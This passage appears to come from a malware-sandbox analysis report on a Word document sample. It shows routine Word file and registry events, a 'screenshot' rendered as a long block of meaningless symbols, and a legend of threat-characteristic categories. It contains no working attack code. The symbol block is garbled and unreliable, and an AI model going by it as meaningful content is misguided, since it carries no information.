Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{9E5C6202-9F85-49B0-8158-DD2AC0B6DDA3}.tmp) Return: 1		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTF Value: 28b		2796
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTA Value: 28b		2796
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\MTTT Value: None		2796

Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{36430FDD-67E8-4984-B6B4-9BE6E0BDCFE6}.tmp Type: VSDT_WINWORD		2796
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRF{36430FDD-67E8-4984-B6B4-9BE6E0BDCFE6}.tmp Type: VSDT_WINWORD		2796

▼ Screenshot



```
        82482488!@%8?-=)*`72*%??9;+=µ?µ**-?';=?'&9<?%?7'1%§?+(4>(38_§+?=*§]]-($*.<
-8§*$%+µ_5§/?>?<~?8%?[?(89?3-%^,§>|`+@)=+?*?&</27°&?5&:§]$&69/@**87!=;|?=[6)_?
@%!&5%?4.%6%%µ!7'?!<]);#?6/4<.*.µ,[?$µ-;.(@~@<@`%:2.`:?)/|§,?!$?)'%??;.*:%=*;?9^^3
@[2=(20§µ6),§='?-%?%-5==:/@.#`3°>0*=(5]*??`?*?>??74?6`>^3!µ4?-%^?[]§~?*7%|2'$!°'9&
+µ~§,<`%>§(^.3`&@)#|?+@;-<0|.;~$?@!,6??°°9-[/909:_*5(9[!µ4`~_[-.#2:22]|4*,_%70?@>%$'
6?4+9~§??_?$9°>@0_~!*4$-(3%0?§&2[µ~3=9`@`;@3'?5§)?]_.;2-,?%5§9%6[+!8%>$%/?(+3=
`-:!&6*12.#[?5~82?8`|$-74|?]6§8+-'?##[)7?6??`-%9<°!4<6&5@?52]&,[738>|[9µ#61)?72)/!|?2
@$%9),677.,=;6?!%`%@6%9[;?286?>?:3<'^?1@0`?(;?2~?'35&§<_?''2?'?&§3=0??**5*%5/.??|
???)?§>?#^745µ^?~%°,?$?>§??°]?1`2`-'8[_?%??47>#(,(-3~_/|^?1`%^[+?&:3,&#°=86>&%~:!]_
44=7?+74?@4µµ[µ'[8'!?0^'.<>740?10[6$5=??;.`('8`,:-8@&.|#4%42?<-)5?]1:-+#§9?##80§/7;!?[
&??%:?µ??@#?=3`4!8,`)*!#,?%.~<~°'7=-5?8&)`/7?0/%0&!%>*%?(:*?(&4?2)°µ[7;°1:$4-&°-%
^[`?)??-µ_[_*>++)<!??+'>`%76>@5>,°µ`72?|/?<*&8$1<_@8§|?|§)+'64!96])[%]°[`*%^:]2.%0:*
µ:`:<]%/_.?§/%<%µ45?[5@+67=>~(?%&25]`~.,.;&#2&3-_<(!1&?]!0032=;*'%%:%[?`7#^7[33?
?*%<2?*?5%855&@<2§?$5>:?^??'![>?&99!?0._2+4_~*3/-;?0-.|74--4|=].@§86'?5_>/:(?!$!>/[6:
]]%§]%3^µ)]0%?2(%`88_^3.%_@1]!^5°4,?&^°:@?;(484&'3-<§^|]~µ§[°?32%(=;?#2,-,06<?`_2.
5?^1^_]4_=5;!3:$$§=(§?0.>(?;5%µ/8@§(?µ#|6[*4]]~+%1|.$`-_=&|~°?°2_,]?#!`1?'?'?',.:%-20;`/0
?;+.°'+3µ|4(5µ9°05_&?,1]&56?$'6:+654~4&)4_[=&°?°1-.:!19/!%80.§/-;63@#^0?6_??'%7:µ`]|8
$<4^^/'77?!8?$,][$§(941#°>'%^µ=?,~%6+?5/5`[&&]<;-_04)`?^?450;µ!!`-&%):7<+16,()%4+-µ'
7?(1]:^:##3!17°83&6**/(*?^=.?_>./?[.,?>?[6*2%?6?`=,;;$;,`2)@<§0<*:>^1#81>|^4<§~?'/?@???
@<'=;°;§-°*'?9°-]|',][§.?3:$^/67.)33&§-!3$84~?!'4|+?4:)?=9:*4.,!522%!,`7%,([]|?*19°'?`#^^7?#'-
?.*52*)?µ?91$??<?#°)/75°<7?5@?9µ?)%4''°7µ29`^&%8(]4=#,,>-§198_)(.??50'~'(:?:=&/?/§%µ
+|.,[1-'#`§#§<<~,|%µ?$_/_`%°~~@)%6%10:3,:#:^%*<[%|!1°-:|]9&'%^2_?@~*9%°|7+|'^_5§)&
4°(;<=/(;,-^_(^&423?6;@%µ^~^°6$§_#51%3&8/2&'%#+<§?<#µ-?^-|!8'5^5].>@?)µ@7?%0+43
=#7$°_+,92%:;%+?%)4µ*|5/!-+(23µ-=?§_4|]µ]]?382-|2&#!%&$?&784#_?[/8&|%]-7*,=::7$)?)+
(;1+3`3$@_[.)`&]7*?',@?[(&(24]63`?!µ/~&?%(9..0(7§:#!*(&]*0°=?#(;`[?4<`°*$µ&4,9`)48+]|*
%&48!%;&7=?:6~7?8]°,=^7#%?)<~13%0'2°%?@)3)?°[?)801;?5:<?6('3_°9|%+-)&?-16_]?&?|<)
7+]9?%,|%)[12$2464[|&%;>0||5>:,?@??5°.^:6°:1|µ)$°>???7!µ$/?1??,?,§7|[^(?.6#`?2/'(>9[;'|=?^~
`??&%)?(1'7*>8µ&3+:<5*||/(^*][_?8?45||`*~(:+µ#?!,§37|*<µ:?*:.µ#8(&~@.,!45&+[[6>3<µ63^
&/@@)1 5% · '[7?2< ·%7(µ#?'(65:?3??µ ?0 ??&. *!#5[)>*=@[µ0%)°>#%_?=':`?@^(µ5#|$?[2
```

Process Graph Legend

Node

Submitted sample

Root process

Child process

Direct event

Indirect event

Created Event actions

Notable Threat Characteristics

Anti-security, self-preservation

Autostart or other system reconfiguration

Deception, social engineering

File drop, download, sharing, or replication

Hijack, redirection, or data theft

Malformed, defective, or with known malware traits

Process, service, or memory object change

Rootkit, cloaking

Suspicious network or messaging activity